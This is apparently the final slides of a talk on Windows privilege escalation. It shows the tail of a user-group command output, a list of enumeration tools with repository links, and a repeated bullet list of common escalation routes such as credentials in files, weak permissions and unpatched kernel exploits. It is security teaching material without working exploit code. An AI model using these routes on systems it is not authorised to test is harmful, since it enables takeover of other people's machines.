Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Outline

Automation

- WinPEAS[12]
- SeatBelt[13]
- JAWS[14]
- PowerUp[15]
- Sherlock[16]

[12] https://github.com/peass-ng/PEASS-ng
[13] https://github.com/GhostPack/Seatbelt
[14] https://github.com/411Hall/JAWS
[15] https://github.com/PowerShellMafia/PowerSploit
[16] https://github.com/rasta-mouse/Sherlock

What really works

- credentials in files (scripts, configurations...)

What really works

- credentials in files (scripts, configurations...)
- wrong permissions on services, files, scheduled tasks, SMB shares...

What really works

- credentials in files (scripts, configurations...)
- wrong permissions on services, files, scheduled tasks, SMB shares...
- User-land/Kernel-land exploit + poor patch policy

The End

Questions?